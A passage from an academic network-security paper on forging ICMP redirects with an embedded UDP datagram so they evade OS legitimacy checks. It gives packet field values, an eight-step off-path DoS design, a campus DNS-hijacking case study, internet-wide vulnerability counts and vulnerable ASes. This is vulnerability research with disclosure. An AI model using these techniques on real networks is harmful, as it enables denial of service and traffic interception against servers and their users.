108              __ICMP_INC_STATS(net, ICMP_MIB_INERRORS);
109              return;   /* No socket for error */
110      }
111      switch (type) {
112              case ICMP_REDIRECT:
113                      ipv4_sk_redirect( );
114      }
115      ……
116  }
```

Figure 3: Handling ICMP errors embedded with UDP.

3.3 Crafting Evasive ICMP Redirects

Figure 4 illustrates the structure of a forged ICMP redirect message embedded with a known UDP datagram, which can be used to evade the check mechanism in ICMP specifications. In IP header, the `Protocol` filed is specified as ICMP, source IP address and destination IP address are specified as the gateway's IP address and the victim originator's IP address, separately. Then in ICMP header, the `Type` field is specified as 5, indicating that this is an ICMP redirect message. The value of the `Code` field is not unique, and the attacker can choose any one of the four values (i.e., 0, 1, 2 or 3) to redirect the victim originator's network traffic for the destination that is specified in the next embedded UDP datagram. The `Gateway Internet Address` field specifies the new gateway of the originator on the way to the destination.

Our forged ICMP redirect message can work regardless of whether the checks defined in RFC 792 and RFC 1812 are implemented, since the check mechanism is by design not effective in stateless protocols (i.e., UDP in our demonstration). Furthermore, we discover that RFC 1812 (i.e., checking as much of the triggering packet as possible but not exceeding 576 octets) has not been implemented strictly in the vulnerable OSes that we list in §3.2. As a result, in practice, the attacker only needs to craft the first 28 octets data of the UDP datagram in Figure 4 to evade the check mechanism and then perform our attack successfully.




Figure 4: Forged ICMP redirect embedded with UDP.

By crafting such an evasive ICMP redirect message, attackers can manipulate victims' traffic to construct off-path attacks, i.e., (i) performing a stealthy remote DoS attack against vulnerable servers on the Internet when the attacker does not reside in the same network with the servers, or (ii) hijacking a victim's traffic to construct MITM attacks if the attacker is a normal user residing in the same network with the victim.

4 Forging ICMP Redirects on the Internet

A requisite for our remote DoS attack is that the malicious ICMP redirect messages crafted by off-path attackers can be forwarded to remote victims. In this section, we conduct

[4] Linux introduces some small changes since kernel version 4.20.17, but the basic logic remains unchanged.

Table 1: Forwarding ICMP redirect messages on the Internet.

AS crossed / Sender	Receiver	Asia					America			Europe	
		Beijing 159.226.*.202	Tokyo 124.156.*.135	Bombay 119.28.*.146	Singapore 150.109.*.233	Hong Kong 43.129.*.233	California 170.106.*.100	Toronto 49.51.*.40	Virginia 170.106.*.40	Frankfurt 162.62.*.44	Moscow 162.62.*.197
America	California 47.88.*.24	AS7497 AS174 AS2914	AS2914	AS6453	AS7473 AS4766	AS6453 AS9304	AS8003	AS3356 AS2914	AS2914 AS3356	AS1299 AS2914	AS6762 AS2914 AS31133
	Virginia 47.90.*.227	AS7497 AS174	AS2516 AS3356	AS174 AS9498	AS6453 AS3356	AS3491 AS174	AS3356	AS3356	AS32098	AS3356	AS3356
Europe	London 8.208.*.114	AS7497 AS174 AS3356 AS45102	AS2516 AS3356 AS45102	AS9498 AS45102	AS7473 AS1299 AS45102	AS6453 AS3491 AS3356 AS45102	AS3356 AS45102	AS3356 AS45102	AS3356 AS45102	AS1299 AS45102	AS6939 AS209141 AS45102
Australia	Sydney 47.74.*.68	AS7497 AS7474 AS3491 AS45102 AS7473	AS2914 AS7474 AS7473 AS45102	AS7473 AS7474 AS9498 AS45102	AS7473 AS7474 AS45102	AS7474 AS7473 AS45102 AS9304	AS6453 AS7474 AS7473 AS45102	AS6453 AS7474 AS45102 AS7473	AS7474 AS6461 AS45102 AS7473	AS1299 AS7474 AS45102 AS7473	AS6939 AS45102 AS15412 AS209141
Asia	Jakarta 147.139.*.126	AS7497 AS3491 AS10217 AS2914	AS2914 AS10217	AS7473 AS9498 AS135391	AS135391	AS3491 AS10217 AS2914	AS6453 AS2914 AS10217	AS6453 AS2914 AS10217	AS3356 AS10217 AS2914	AS1299 AS3356 AS10217 AS2914	AS2914 AS10217 AS3356
	Qingdao 118.190.*.74	AS7497 AS37963	AS4837 AS45102 AS2914	AS4837 AS37963 AS6453 AS4755	AS7473 AS58541 AS45102 AS4134 AS4809	AS37963 AS58541 AS4134 AS4809	AS4134 AS45102 AS58541	AS6453 AS4837 AS45102	AS7018 AS4837 AS37963	AS4837 AS1299 AS37963 AS45102	AS4837 AS12389 AS45102
	Dubai 47.91.*.206	AS7497 AS3491 AS6762 AS45102 AS15802	AS2914 AS45102 AS15802	AS45102 AS9498	AS8003	AS9304 AS45102 AS15802	AS3356	AS3356 AS45102	AS3356 AS45102 AS15802	AS45102	AS31133 AS45102
	Beijing 183.173.*.12	AS7497	AS2914 AS4134	AS4637 AS9498	AS4134 AS4809	AS4134 AS4809	AS4134	AS6453 AS4637	AS4134 AS3356	AS4134 AS3356	AS4134 AS31133
	Kuala Lumpur 47.250.*.16	AS7497 AS3491 AS2914	AS2914	AS9930 AS9498	AS9930	AS3491 AS2914	AS6453 AS2914	AS6453 AS2914	AS2914 AS3356	AS2914 AS3356	AS2914 AS3356

measurement studies on the feasibility of sending crafted ICMP redirect messages to remote victims.

4.1 Forwarding Redirects on the Internet

According to ICMP specifications [12, 67], ICMP redirect messages should only be issued by the current first-hop gateway to the attached hosts, which means ICMP redirect messages should not be forwarded across networks on the Internet. As a result, if ICMP redirect messages appear on the Internet, they should be silently discarded by filtering mechanisms [7, 28, 39] that only allow legitimate traffic to flow through the network. However, through extensive measurement studies on the Internet, we reveal that crafted ICMP redirect messages are still allowed to traverse across a considerable number of ASes, thus successfully being forwarded on the Internet.

Experimental Setup. We deploy 19 vantage points in 4 continents around the world to test the feasibility of forwarding crafted ICMP redirect messages across different ASes on the Internet. We craft ICMP redirects from 9 of the vantage points and then send the crafted messages to the rest 10 points (see Table 1 for more details about the locations of our vantage points that are evenly distributed around the world). Note that we do not perform any IP spoofing in this experiment as the goal is to see whether redirect messages themselves can be forwarded successfully on the Internet.

Experimental Results. Table 1 shows our experimental results. We find that in our 90 measurements, the crafted message can always be forwarded to the receiver without any restrictions on the Internet, even though the forwarding of the messages crosses several ASes and the specified source IP address of the message is obviously illegal, i.e., the source IP address of the message is the sender that cannot be the gateway of the receiver at all.

4.2 Receiving Spoofed Redirects in Target AS

Besides forwarding ICMP redirect messages on the Internet, our remote DoS attack also requires that the target AS where the victim originator resides will not discard forged ICMP redirect messages with spoofed source IP address of the victim's gateway within the AS.

In our empirical studies on the Internet, we find that a large number of vulnerable ASes allow spoofed ICMP redirect messages (with source IP address of gateways within these ASes) to enter. The spoofed messages will be successfully forwarded to victim originators attached to the gateways, thus manipulating the victim's network traffic (see §5.2 for details about the detection for victim originators and the corresponding vulnerable AS on the Internet).

We totally detect 5,184 vulnerable target ASes (located in 185 countries around the world) that do not filter spoofed ICMP redirect messages. It is not a surprise, considering that about a quarter of ASes on the Internet have not yet implemented effective filtering mechanisms to block spoofed packets [44, 49]. Table 2 presents the detailed information of 30 of the vulnerable ASes. For example, As shown in the first line, a gateway with IP address of 154.54.x.157 is in AS 174 which is located in the United States and belongs to Cogent

Communications. We forge an ICMP redirect message with the spoofed source IP address of this gateway and send the message to the victim (a vulnerable web server we detected in Alexa top 1 million websites list, see §5.3 for more details) attached to this gateway. Finally, the spoofed ICMP redirect message is successfully forwarded to the victim.

Table 2: Vulnerable ASes allowing spoofed redirect messages.

Gateway	AS No.	Organization	Location
154.54.x.157	AS174	Cogent Comm.	US
64.86.x.66	AS6453	TATA Comm. (AMERICA)	US
45.79.x.5	AS63949	Linode, LLC	US
204.93.x.159	AS23352	Server Central Network	US
72.29.x.133	AS7393	CYBERCON, INC.	US
148.163.x.24	AS53755	Input Output Flood LLC	US
64.74.x.198	AS63410	PrivateSystems Networks	US
209.58.x.15	AS394380	Leaseweb USA	US
188.170.x.58	AS31133	PJSC MegaFon	RU
92.53.x.34	AS49505	OOO Network	RU
109.234.x.250	AS50340	OOO Network	RU
62.67.x.186	AS3356	Level3, LLC	DE
213.239.x.230	AS24940	Hetzner Online GmbH	DE
198.27.x.92	AS16276	OVH SAS	FR
89.30.x.146	AS31216	BSOCOM	FR
185.17.x.66	AS42831	UK Dedicated Servers	GB
87.245.x.221	AS9002	RETN Limited	GB
125.22.x.166	AS9498	BHARTI Airtel	IN
183.83.x.29	AS18209	Atria Convergence	IN
218.145.x.26	AS4766	Korea Telecom	KR
58.159.x.178	AS17506	ARTERIA Networks	JP
159.226.x.203	AS7497	Computer Network	CN
195.142.x.162	AS34984	TELLCOM ILETISIM	TR
80.67.x.207	AS42708	GleSYS AB	SE
83.137.x.204	AS47692	Nessus GmbH	AT
103.245.x.150	AS17660	DrukNet ISP	BT
103.252.x.129	AS45638	SYNERGY WHOLESALE	AU
118.98.x.254	AS18051	Pustekkom	ID
113.21.x.217	AS38082	True Internet	TH
45.138.x.1	AS207640	Expert Solutions	GE

5 Stealthy Remote DoS Attacks

In this section, we present a stealthy DoS attack that can be launched remotely to cut off the communication between a pair of IP addresses exploiting the weak ICMP legitimacy check mechanism. It can be targeted at not only individual users, e.g., preventing one from visiting a website, but also server-to-server communication, e.g., shutting down a DNS resolver from contacting a particular authoritative name server to resolve certain domains names. It is even possible to shut down an entire operation of a service such as Tor when the communication between Tor nodes is broken down. We first present the threat model and the design of our attack. Then, we perform empirical studies to identify vulnerable public servers on the Internet. We uncover that 43,081 popular websites, 54,470 open DNS resolvers and 186 Tor relay nodes that are residing in 5,184 ASes and 185 countries are vulnerable to our DoS attack.

5.1 Threat Model

Figure 5 illustrates the threat model of our off-path DoS attack. The model consists of four hosts: 1) a victim originator (in different attack scenarios, the victim originator may be a web server, an open DNS resolver or a Tor relay node), 2) a neighboring host attached to the same gateway with the victim originator, 3) a victim destination (correspondingly, in different attack scenarios, the victim destination may be a web client, an authoritative name server or a next-hop Tor relay node), 4) an off-path attacker. The off-path attacker aims to pretend to be the gateway and forges an ICMP redirect message to the originator, thus redirecting the originator's network traffic for the destination to the neighboring host maliciously. Since hosts are forwarding-disabled by default, they will act as black holes and discard the originator's traffic, which means the off-path attacker performs a successful DoS attack against the victim originator. In order to complete the DoS attack, the following requirements need to be fulfilled.




Figure 5: Threat model of DoS attacks.

Traceable Gateway. IP address of the gateway is known to the attacker, since the attacker needs to impersonate the gateway to craft ICMP redirect messages. Once the originator's IP address is determined, IP address of its gateway may be observed through traceroute [46].

IP Spoofing. The off-path attacker is capable of sending spoofed packets with the IP address of the gateway. Prior studies show that about a quarter of ASes on the Internet do not filter packets with spoofed source addresses leaving their networks [44, 49], and it is trivial to rent such a machine from a bullet-proof-hosting node [50]. Moreover, a recent study [20] uncovers that 69.8% of ASes on the Internet do not enforce ingress filtering to block spoofed packets, which further demonstrates the seriousness of IP spoofing.

Vulnerable Target. The victim originator whose outgoing traffic for the destination will be misled has to be equipped with the vulnerable OSes listed in §3.2. Hence, the crafted ICMP redirect messages can evade the originator's check to poison the originator's routing.

Live Neighboring Host. In current ICMP implementations, the originator will check the availability of the host when it

updates its routing to use the host as its next hop. The attacker can probe the network where the originator resides and then detect a live neighboring host of the originator by leveraging ICMP echoes[5].

5.2 DoS Attack Design

Figure 6 presents the steps of our DoS attack via malicious ICMP redirects. In the beginning, the victim originator and the destination can communicate normally. In our attack, the originator may be a web server, an open DNS resolver, or a Tor relay node. Correspondingly, the destination may be a web client, an authoritative name server, or a next-hop Tor relay node, respectively. An off-path attacker aims to cut off the communication between the originator and the destination.

The attack consists of eight main steps. ❶ The off-path attacker probes neighboring hosts of the victim originator by leveraging ICMP echoes. ❷ The attacker impersonates the destination via IP address spoofing and forges UDP datagrams to one of the listening UDP ports of the victim originator. ❸ The victim originator is tricked into establishing a UDP socket that is predictable to the attacker, since the four-tuple of the socket, i.e., source IP address, destination IP address, source port (listening UDP port) and destination port (source port of the previous forged UDP datagram specified by the attacker), is known to the attacker. ❹ The attacker pretends to be the gateway (via IP address spoofing) of the victim originator that can be observed through traceroute and then forges an ICMP redirect message embedded with the known UDP socket information. ❺ The forged ICMP redirect message passes the originator's check. ❻ The originator updates its routing cache and redirects subsequent network traffic (all types of network traffic undertaken by IP) to the neighboring host obediently. ❼ The redirected traffic is discarded by the forwarding-disabled neighboring host. ❽ The destination cannot receive any responses from the originator, which means only one forged ICMP error message causes a DoS of the originator. When all eight steps succeed, the AS where the victim originator resides is also considered vulnerable, i.e., receiving the spoofed ICMP redirects as stated in §4.2.

5.3 Case Study on Popular Websites

Experimental Setup. 4 kinds of hosts are involved. 1) Target web servers (i.e., victim originators in our attack design as shown in Figure 6) whose outgoing traffic may be manipulated by forged ICMP redirects. We use the servers of Alexa top 1 million websites as the targets in this measurement study. 2) Neighboring hosts of the target servers that reside in the same network with the servers. These hosts can be detected through ICMP echo requests and replies. 3) Web clients (i.e., destinations) that can access the target servers and receive responses originally. Due to ethical considerations, all the clients are under our control. To comprehensively evaluate the impact of this attack in the real world, we deploy 6 controlled clients (vantage points) in different locations around the world, i.e., Frankfurt, Singapore, California, Tokyo, Shanghai, and Toronto. 4) A malicious attacker located in Russia who can spoof source IP address and aims to mislead the target server's network traffic (sending to our controlled clients) into the detected neighboring hosts (i.e., routing black holes) via crafting ICMP redirect messages. If the DoS attack succeeds, the clients will not be able to receive responses from the vulnerable server.




Figure 6: Overview of DoS attacks.

Experimental Results. Figure 7 shows the details of our DoS attack measurement results. Due to different network conditions, the number of vulnerable websites observed from different vantage points varies greatly. For example, in Frankfurt, we detect 28,604 vulnerable websites, while in Shanghai, we can only detect 19,603 vulnerable websites. We unite the sets of the vulnerable websites detected from our six vantage points together (deleting duplicates detected in different vantage points), then we totally discover that 43,081 popular websites located in 2,872 ASes and 130 countries are vulnerable to our DoS attack. Hence, the overall proportion of vulnerable websites in Alexa top 1 million is about 4.3%[6]. Interestingly, after counting the number of vulnerable websites in the nearest 10k websites we detected, we identify that the lower rank of the website, the more likely it can be compromised, which is also consistent with common intuitions.

We elaborate the reasons why our DoS attack may fail, as shown in Figure 7. On average, there are 17.73% websites in the list that cannot be reached from our vantage points, mainly due to two reasons. First, our clients cannot successfully re-

[5]For instance, one IP address of the website "www.mit.edu" is 104.76.0.251, we can probe that an alive host with the IP address of 104.76.0.252 is its neighbor, which has the same TTL and the same gateway (106.187.29.182) from our vantage points.

[6]In 2019, Robert *et al.* [53] measure that there are 1.3% websites in Alexa top 1 million have TLS padding oracle vulnerability [84]. Comparing with TLS padding oracle attack, more websites in Alexa top 1 million are vulnerable to our attacks.




Figure 7: DoS measurement study against popular websites.

ceive a DNS reply for the request websites (in different vantage points, the proportion varies between 6.47% and 9.38%). Second, our clients cannot connect to the target websites (in different vantage points, the proportion varies between 8.86% and 16.19%). These two inaccessible situations are mainly caused by censorship [71, 82] and ISP filter rules [66]. When calculating the success rate of our attacks, we do not consider these inaccessible websites. Silent gateways cause 16.69% of the failures, i.e., gateways of the detected web servers do not respond to our probing. These gateways do not disclose their IP addresses, and thus the attacker cannot impersonate the gateway to send malicious ICMP redirect messages to the target server. 63.06% of the failures result from gateway filtering (e.g., ingress filtering [28]) or invulnerable OSes (e.g., ICMP error messages throttling). Figure 8 presents the geographical distribution of the vulnerable websites we detected.




Figure 8: Geographical distribution of vulnerable websites.

5.4 Additional Attack Scenarios

Besides targeting individual users (i.e., preventing one from visiting a website), an off-path attacker can even cut off the back-end server-to-server communications by exploiting the vulnerability in ICMP legitimacy checks, e.g., the communications between DNS resolver and the downstream authoritative name servers and the communications between Tor relay nodes. Our DoS attack against back-end server-to-server communications will result in a more serious damage to the real world. For example, if we can prevent a DNS resolver from contacting its downstream authoritative name servers to resolve certain domains names, all users attached to the vulnerable DNS resolver will be prevented from accessing these domain names.

In our DoS attack measurement studies against DNS and Tor, the public DNS resolvers and Tor relay nodes replace the web servers in §5.3 (i.e., the victim originator in Figure 6 whose outgoing traffic may be mis-redirected into black holes). Correspondingly, our controlled downstream authoritative name server and Tor relay node replace the victim web clients (i.e., the destination in Figure 6).

Table 3: Comparisons of the DoS attack measurement results.

Target	Quantity	Inaccessible	Silent gateway	Invulnerable OS or filtering	Qty of Vuls.
DNS resolver	1,951,381	39.69%	15.74%	41.78%	54,470 (4.63%)
Tor relay node	6,518	18.52%	26.22%	52.41%	186 (3.50%)
Website	Alexa top 1 million	17.73%	16.69%	63.06%	25,350 (3.07%)

Table 3 shows the comparisons of our DoS attack measurement results under different network scenarios. Comparing with the average measurement results on popular websites, we uncover that 54,470 open DNS resolvers (4.63% of the 1,951,381 targets obtained from Censys [23]) and 186 Tor relay nodes (3.50% of the 6,518 targets obtained from Dan [21]) on the Internet are vulnerable to our DoS attack, which means network traffic of these public servers can be manipulated remotely. Note that when calculating the vulnerable proportions, we do not consider the inaccessible targets from our deployed authoritative name server and Tor relay node in California. The reasons for not being vulnerable to our DoS attack are also presented in Table 3.

6 Network Traffic Hijacking Attacks

6.1 Threat Model

Figure 9 illustrates our threat model of the network traffic hijacking attack via malicious ICMP redirect. Being different from the threat model of the DoS attack, in this model the attacker and the victim originator whose network traffic will be maliciously manipulated reside in the same network. The gateway to which the attacker and the originator are attached may be varied, e.g., NAT devices bundling clients behind a single public IP address, routers of enterprise or home networks, SDN controllers generating and deploying flow

rules [13]. Note that although the attacker and the victim originator reside in the same network, the off-path attacker cannot eavesdrop the originator's traffic, since the originator and the attacker are linked to the gateway through switched networks (instead of the broadcast link networks). The attacker aims to redirect the originator's traffic for the destination to itself and act as the new gateway of the originator, thus hijacking the originator's traffic and evolving to MITM.




Figure 9: Threat model of hijacking attacks.

Compared to the DoS attack, IP spoofing is possible when the attacker and the victim originator reside in the same network[7]. Because the security features that block spoofed packets are often deployed at gateways (higher layers of aggregation) to filter the network traffic flowing through [28], ICMP redirects spoofed internally do not pass through the gateway and thus are not subject to blocking. Besides, since the attacker is a live neighboring host of the victim originator, it has no difficulty on satisfying the last requirement and becoming the new gateway (see §5.1).

6.2 Case Study of DNS Requests Hijacking

Our attack can be conducted under various scenarios to compromise the network. We perform a case study in a real campus network to show that our attack can cause serious damages to NAT networks. Due to IP address space exhaustion, NAT is proposed as a standard to allow the expansion of the Internet to continue without moving to IPv6 [81]. Nowadays, NAT is ubiquitous especially at the edge of campus networks, enterprise networks, and residential networks [47]. In NAT networks, local DNS resolvers [36, 54] or DNS forwarders [36, 72] are fairly prevalent [40, 72, 73], since they are locally accessible to reduce network latency and avoid being exposed directly to Internet attackers [35]. In this attack, we show that an off-path attacker can hijack queries from a local DNS forwarder and then poison the local DNS cache of the NAT network. As a result, the off-path attacker can manipulate DNS requests of all users under the same network stealthily. We implement this attack in our real campus network and show its seriousness ethically.

Experimental Setup. 5 types of devices are involved in this attack. 1) A HUAWEI NAT gateway bundling 120 clients behind a single public IP address. 2) A vulnerable DNS forwarder deployed in the NAT network, which is equipped with Linux kernel version 5.5 and BIND 9.16.8. The DNS forwarder receives DNS requests from users in the NAT network and then forwards the queries. 3) A remote downstream DNS server that receives queries from the forwarder and returns answers to the forwarder. In our test, we set Google's popular DNS services of 8.8.8.8 as the downstream DNS server. 4) victim users in the NAT network who access the local DNS forwarder to acquire the IP addresses of domain names they queried. 5) An off-path attacker located in the same NAT network. The attacker is incapable of eavesdropping on other's traffic, and it aims to redirect the DNS forwarder's traffic to itself via malicious ICMP redirect. As a result, the attacker can hijack the DNS requests and then poison the DNS cache of the whole NAT network.




Figure 10: Off-path DNS requests hijacking in NAT networks.

Experimental Workflow. Figure 10 presents the workflow of how to conduct an off-path DNS requests hijacking in NAT networks via malicious ICMP redirect. Under normal conditions, DNS behaviors are quite straightforward. Users send DNS queries to the forwarder (or the resolver). The forwarder and the remote server complete the mapping of domain names to IP addresses, then the query results are fed back to users and cached in the forwarder. In our attacks, the attacker first impersonates the server to send UDP datagram to the forwarder's listening port of 5353, since we observe that the multicast DNS service is always available in the target forwarder. The forwarder will be tricked into establishing a predictable UDP socket, allowing the attacker to forge acceptable ICMP redirect messages and specify the attack machine as the new gateway of the forwarder. After the forwarder's traffic for the downstream DNS server is redirected successfully, user's DNS queries to the forwarder that are not cached will be mis-forwarded to the attacker. Then the off-path attacker discards the original DNS query and impersonates the DNS server to send forged answers to the forwarder. Finally,

[7] We tested 10 real-world switched networks, i.e., 4 campus Ethernet LANs, 4 enterprise Ethernet LANs, and 2 government Ethernet LANs. In all cases, we are able to deliver spoofed ICMP redirect messages without issues.

the forwarder replies users with a bogus IP address which will also be cached in the forwarder. As a result, due to cache poisoning all users in the NAT network will be affected stealthily.




Figure 11: Poisoned routing cache of the DNS resolver.

Experimental Results. Figure 11 shows the results of the poisoned routing cache of the vulnerable local DNS forwarder (whose IP address is 192.168.3.111). The DNS forwarder's original gateway to the server 8.8.8.8 is 192.168.3.1. However, once the attacker performs our hijacking attack, the DNS forwarder's next hop to 8.8.8.8 is rewritten to the attack machine, i.e., 192.168.3.6. As a result, the attacker can intercept the forwarder's queries and then impersonate the downstream server to reply the forwarder with bogus answers.

After the local DNS cache is poisoned, all users in the NAT network will be affected, i.e., the off-path attacker can manipulate the user's network requests arbitrarily. Figure 12 shows that the request of a user (a client host under our control due to ethical considerations) to the website of "www.yahoo.com" is hijacked to a fake one as a result of the bogus IP address of the domain name that the user received from the poisoned DNS forwarder. The hijacking attack is stealthy due to the low attack traffic (actually only one ICMP redirect packet), which means the cost is also negligible.




Figure 12: Snapshot of DNS requests hijacking.

7 Discussion

Responsible Disclosure. We reported the vulnerability and our PoC to the communities of Linux, FreeBSD and AOSP (Android Open Source Project). Android has confirmed the vulnerability and is currently discussing the countermeasure with us. We have several rounds of discussions with Linux and FreeBSD, but have not been informed of any decisions. Besides, we contact 16 affected vendors on the Internet to disclose the vulnerability but have yet to hear back.

7.1 Comparison with Existing Attacks

The ICMP redirect attack was considered previously for only an alternative to the existing manipulation attack of ARP poisoning in LAN [77, 89]. However, we demonstrate that the attacks developed in this paper are quite different. Firstly, via exploiting the vulnerability in ICMP legitimacy checks, we can craft an acceptable ICMP redirect message remotely to rewrite the victim's routing for particular destinations, instead of the ARP table. As a consequence, our attacks can be performed on the Internet without the limitation of network topology. Second, our attacks are more stealthy, since the attacker only needs to send one forged ICMP redirect message to the vulnerable target, instead of broadcasting forged packets (i.e., ARP reply packets in ARP poisoning attacks which may cause the IDS logs to be filled up with suspicious traffic records). Besides, countermeasures of MAC-IP bindings [59,69] and unsolicited ARP reply discarding [45,51,78] have been proposed to prevent ARP poisoning attacks. By contrast, our attacks are difficult to be prevented through these countermeasures, since the behavior is normal at layer two.

7.2 Impact from Routing Cache

Attack Scale with Routing Cache Size. Once an attacker succeeds to mislead a victim originator's network traffic for a particular destination, the victim will replace the routing entry for the destination with a new one in its routing cache. As a result, how many destinations' traffic can be manipulated concurrently (i.e., the attack scale) is decided by the routing cache size of the victim originator. In practice, we observe that the routing cache is dynamically allocated on modern OSes, and its size is different in various implementations. For example, in our experiments against vulnerable servers equipped with Linux kernel version 3.9.10 and 5.4.0, we can force the servers to lose connections up to 10,240 clients concurrently via sending forged ICMP redirect messages to the server in parallel (specifying that the traffic to different clients needs to be redirected). By contrast, for a vulnerable server equipped with FreeBSD kernel version 12.2, we can force the server to lose connections up to 55,000 clients concurrently. The impact of the routing cache size on our DoS attacks varies under different network scenarios. For example, in our attacks against the websites and against the open DNS resolvers, the routing cache size of the victim means how many front-end web users may be lost at the same time for the former, while it means how many back-end domain names may be lost at the same time for the latter.

Attack Expiration due to Time Limit of Routing Entries. In our experiments, we identify that the poisoned routing (i.e., the false routing entry in the routing cache resulted from a crafted ICMP redirect message) in Linux systems with kernel version 3.9.10 and beyond will be cached for only 300 seconds. After the time limit of 300 seconds, the original routing

entry that specifies the default gateway as the next hop of the victim will be restored automatically. Hence, if a victim is equipped with Linux kernel version 3.9.10 and beyond, our attack may expire in 300 seconds. In practice, in order to permanently poison the target's routing, attackers can keep sending one forged ICMP redirect message per 300 seconds to prevent the automatic recovery of the original routing.

7.3 Attacks in IPv6 Networks

In IPv6 networks, ICMPv6 messages with `type`=137 and `code`=0 are used by the current first-hop router to inform the originator hosts that a better first-hop router is on the path to a specific destination or to inform the originators that the destination is in fact a neighbor [60]. We discover that the gap between ICMPv6's legitimacy check mechanism and the stateless protocols still exists. As stated in ICMPv6 specifications [19, 60], ICMPv6 redirect messages should embed as much of the triggering packet as possible, without making the redirect message exceed the minimum IPv6 MTU (i.e., 1280 octets). However, IPv6 enabled victims cannot perform precise validations against ICMPv6 messages embedded with stateless protocol data either, except for some simple checks (e.g., the presence of UDP sockets) that can be easily evaded. As a result, our attacks can be easily extended to IPv6 networks to manipulate a victim originator's network traffic.

8 Countermeasures

